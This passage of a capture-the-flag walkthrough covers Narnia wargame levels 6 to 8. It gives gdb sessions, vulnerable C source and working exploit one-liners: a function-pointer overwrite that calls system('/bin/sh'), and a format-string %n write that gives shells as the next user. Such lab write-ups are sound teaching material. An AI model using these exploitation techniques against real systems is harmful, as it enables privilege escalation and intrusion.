
Lets try now using a longer payload, just to verify that what b1 overwrites is the function pointer:


```
(gdb) set args AAAAAAAABBBB CCCCCCCCDDDD
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /narnia/narnia6 AAAAAAAABBBB CCCCCCCCDDDD

Breakpoint 1, 0x080486e7 in main ()
(gdb) info registers
eax            0x42424242       1111638594
ecx            0x36b6   14006
edx            0x0      0
ebx            0x36b6   14006
esp            0xffffd688       0xffffd688
ebp            0xffffd6a8       0xffffd6a8
esi            0x3      3
edi            0xf7fc5000       -134459392
eip            0x80486e7        0x80486e7 <main+319>
eflags         0x282    [ SF IF ]
cs             0x23     35
ss             0x2b     43
ds             0x2b     43
es             0x2b     43
fs             0x0      0
gs             0x63     99
```


So here we see that the pointer has been overwritten and directed to 0x42424242 which is the hex code for ‘BBBB’. So now let's try and change the BBBB into something useful, some useful function call. Nicola Gatta suggests using system() to call for a shell (/bin/sh). So let's do that and overwrite the function pointer for puts with the address to system() which is 0xf7e4c850 which will have to be put in backwards for little endian notation:


```
narnia6@narnia:/narnia$ ./narnia6 $(python -c 'print("A"*8 + "\x50\xc8\xe
4\xf7")') BBBBBBBB
narnia6@narnia:/narnia$ 
```

Nothing happens, Nicolla Gatta says try making the payload for b2 longer:


```
narnia6@narnia:/narnia$ ./narnia6 $(python -c 'print("A"*8 + "\x50\xc8\xe
4\xf7")') BBBBBBBBDDDD
sh: 1: DDDD: not found
```


There we go! Now we can just replace our DDDD with the shell location:


```
narnia6@narnia:/narnia$ ./narnia6 $(python -c 'print("A"*8 + "\x50\xc8\xe
4\xf7")') BBBBBBBB/bin/sh
$ whoami
narnia7
$ 
```

And now we have a shell!!!


Narnia 7 → 8:

Let's start with our usual test run:




```
narnia7@narnia:~$ cd /narnia
narnia7@narnia:/narnia$ ./narnia7
Usage: ./narnia7 <buffer>
narnia7@narnia:/narnia$ ./narnia7 test
goodfunction() = 0x80486ff
hackedfunction() = 0x8048724

before : ptrf() = 0x80486ff (0xffffd658)
I guess you want to come to the hackedfunction...
Welcome to the goodfunction, but i said the Hackedfunction..
```

Okay let's take a look at the code:




```c

int goodfunction();
int hackedfunction();

int vuln(const char *format){
        char buffer[128];
        int (*ptrf)();

        memset(buffer, 0, sizeof(buffer));
        printf("goodfunction() = %p\n", goodfunction);
        printf("hackedfunction() = %p\n\n", hackedfunction);

        ptrf = goodfunction;
        printf("before : ptrf() = %p (%p)\n", ptrf, &ptrf);

        printf("I guess you want to come to the hackedfunction...\n");
        sleep(2);
        ptrf = goodfunction;

        snprintf(buffer, sizeof buffer, format);

        return ptrf();
}

int main(int argc, char **argv){
        if (argc <= 1){
                fprintf(stderr, "Usage: %s <buffer>\n", argv[0]);
                exit(-1);
        }
        exit(vuln(argv[1]));
}

int goodfunction(){
        printf("Welcome to the goodfunction, but i said the Hackedfunction..\n");
        fflush(stdout);

        return 0;
}

int hackedfunction(){
        printf("Way to go!!!!");
            fflush(stdout);
        setreuid(geteuid(),geteuid());
        system("/bin/sh");

        return 0;
}
```

So after taking a good look at the code, we know that the only thing that we really control is the argument that gets passed into the function vuln(), and the fact is that we cannot just go ahead an overwrite the function pointer as snprintf() prevents us from writing pass the bounds of the memory available to us. What we need to do to get a shell is make use of the hacked function. The pointer ptrf is pointing to what is called goodfunction() but we need to go into hackedfunction(). Maybe we can use the same exploit from Narnia 5 when we had to get past an snprintf to try and overwrite memory? Meaning maybe there is a way to utilize the %n format character to overwrite the function pointer ptrf and point it at the address of hackedfunction() instead of goodfunction(). So my thought is that in the function vuln there is a buffer. We should find the memory location of that buffer, then after finding that memory location, we see if we can find the location in memory of the pointer ptrf. Once we have found both of these, we should see if we can use the buffer to overwrite the pointer to point at hackedfucntion(). So let's first find out where the buffer is located by just printing a bunch of A's into the buffer. First we need to disassemble vuln to find out where to put a breakpoint so that we can look at the stack:




```
(gdb) disass vuln
Dump of assembler code for function vuln:
   0x0804861b <+0>:     push   %ebp
   0x0804861c <+1>:     mov    %esp,%ebp
   0x0804861e <+3>:     sub    $0x84,%esp
   0x08048624 <+9>:     push   $0x80
   0x08048629 <+14>:    push   $0x0
   0x0804862b <+16>:    lea    -0x80(%ebp),%eax
   0x0804862e <+19>:    push   %eax
   0x0804862f <+20>:    call   0x80484f0 <memset@plt>
   0x08048634 <+25>:    add    $0xc,%esp
   0x08048637 <+28>:    push   $0x80486ff
   0x0804863c <+33>:    push   $0x80487f0
   0x08048641 <+38>:    call   0x8048450 <printf@plt>
   0x08048646 <+43>:    add    $0x8,%esp
   0x08048649 <+46>:    push   $0x8048724
   0x0804864e <+51>:    push   $0x8048805
   0x08048653 <+56>:    call   0x8048450 <printf@plt>
   0x08048658 <+61>:    add    $0x8,%esp
   0x0804865b <+64>:    movl   $0x80486ff,-0x84(%ebp)
   0x08048665 <+74>:    mov    -0x84(%ebp),%eax
   0x0804866b <+80>:    lea    -0x84(%ebp),%edx
   0x08048671 <+86>:    push   %edx
   0x08048672 <+87>:    push   %eax
   0x08048673 <+88>:    push   $0x804881d
   0x08048678 <+93>:    call   0x8048450 <printf@plt>
   0x0804867d <+98>:    add    $0xc,%esp
   0x08048680 <+101>:   push   $0x8048838
   0x08048685 <+106>:   call   0x8048490 <puts@plt>
   0x0804868a <+111>:   add    $0x4,%esp
   0x0804868d <+114>:   push   $0x2
   0x0804868f <+116>:   call   0x8048470 <sleep@plt>
   0x08048694 <+121>:   add    $0x4,%esp
   0x08048697 <+124>:   movl   $0x80486ff,-0x84(%ebp)
   0x080486a1 <+134>:   pushl  0x8(%ebp)
   0x080486a4 <+137>:   push   $0x80
   0x080486a9 <+142>:   lea    -0x80(%ebp),%eax
   0x080486ac <+145>:   push   %eax
   0x080486ad <+146>:   call   0x8048500 <snprintf@plt>
   0x080486b2 <+151>:   add    $0xc,%esp
   0x080486b5 <+154>:   mov    -0x84(%ebp),%eax
   0x080486bb <+160>:   call   *%eax
   0x080486bd <+162>:   leave
   0x080486be <+163>:   ret
End of assembler dump.
(gdb)
```

I want to put my breakpoint right after the snprintf() function is called so lets just put it at 0x080486b5:




```
(gdb) b *0x080486b5
Breakpoint 1 at 0x80486b5
(gdb) set args $(python -c 'print("A")')
(gdb) set args $(python -c 'print("A"*128)')
(gdb) 
```

Now we want to run it and when we hit the breakpoint, it is important we notice that it shows us the address of ptrf:



```
(gdb) r
Starting program: /narnia/narnia7 $(python -c 'print("A"*128)')
goodfunction() = 0x80486ff
hackedfunction() = 0x8048724

before : ptrf() = 0x80486ff (0xffffd5c8)
I guess you want to come to the hackedfunction...

Breakpoint 1, 0x080486b5 in vuln ()
(gdb) 
```

So we can use the same exploit from narnia 5 to overwrite the pointer value to be the value for the hackedfunction. We know that the value for the hackedfunction() is 0x8048724, but we can only input decimal value to a memory address using this format string exploit, so let's just convert that hex value into a decimal value. I just did this using an online converter, and 0x8048724 is 134514468 in decimal. Now we just need to develop our payload. We have to remember how the %x and the %n format strings work to develop our payload. The %x will essentially tell snprintf where to write a value, which will be at the address specified at the beginning of the string (which we will make the address of ptrf), and then the %n will write the number of characters before the format character to that spot, so we will also have to make dummy characters. So our payload should look something like this:
"<ptrf address in little endian notation>%134514468x%n%"
So let's run the program out of gdb and get our address to develop our payload:




```
narnia7@narnia:/narnia$ ./narnia7 $(python -c 'print("A"*128)')
goodfunction() = 0x80486ff
hackedfunction() = 0x8048724

before : ptrf() = 0x80486ff (0xffffd5d8)
I guess you want to come to the hackedfunction...
Welcome to the goodfunction, but i said the Hackedfunction..
narnia7@narnia:/narnia$ ./narnia7 $(python -c 'print("\xd8\xd5\xff\xff%134514468x%n%")')
goodfunction() = 0x80486ff
hackedfunction() = 0x8048724

before : ptrf() = 0x80486ff (0xffffd648)
I guess you want to come to the hackedfunction...
Welcome to the goodfunction, but i said the Hackedfunction..
narnia7@narnia:/narnia$ ./narnia7 $(python -c 'print("\x48\xd6\xff\xff%134514468x%n%")')
goodfunction() = 0x80486ff
hackedfunction() = 0x8048724

before : ptrf() = 0x80486ff (0xffffd648)
I guess you want to come to the hackedfunction...
Way to go!!!!$ whoami
narnia8
$
```

The first test I did with the 128 A’s was a mistake as I realized the string I put in should have been the length that my payload was going to be. But after I figured that out WE GOT IT!


<u>Narnia 8 → 9:</u>

Like always, let's toy around with the program and then let's look at the code:




```
narnia8@narnia:/narnia$ ./narnia8
./narnia8 argument
narnia8@narnia:/narnia$ ./narnia8 TEST
TEST
narnia8@narnia:/narnia$ ./narnia8 $(python -c 'print("A"*64)')
AAAAAAAAAAAAAAAAAAAA���������X���
narnia8@narnia:/narnia$
```

So on the surface level it looks like that it just takes our string that we pass as an argument and prints it. It also looks like that our string has a limit to how big it can be, but we didn’t achieve a seg fault so we can assume that our string of 64 didn’t overwrite the return value, so maybe there is something limiting our input? Let’s look at the code:




```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
// gcc's variable reordering fucked things up
// to keep the level in its old style i am
// making "i" global until i find a fix
// -morla
int i;

void func(char *b){
        char *blah=b;
        char bok[20];
        //int i=0;

        memset(bok, '\0', sizeof(bok));
        for(i=0; blah[i] != '\0'; i++)
                bok[i]=blah[i];

        printf("%s\n",bok);
}

int main(int argc, char **argv){

        if(argc > 1)
                func(argv[1]);
        else
        printf("%s argument\n", argv[0]);

        return 0;
}
```

So it looks like what the code is actually doing is taking our input argument and copying it into a character array called blah. Then from there blah gets copied into bok 1 character at a time, and goes until we reach the null character of blah, signifying the end of the string. Then afterwards, it prints bok. We had seen with our test inputs that something too large comes out as a string of readable characters, then some non human readable characters. Playing around with the array a little, I found that the maximum number of characters to be able to insert into bok and have all characters be human readable was 19:




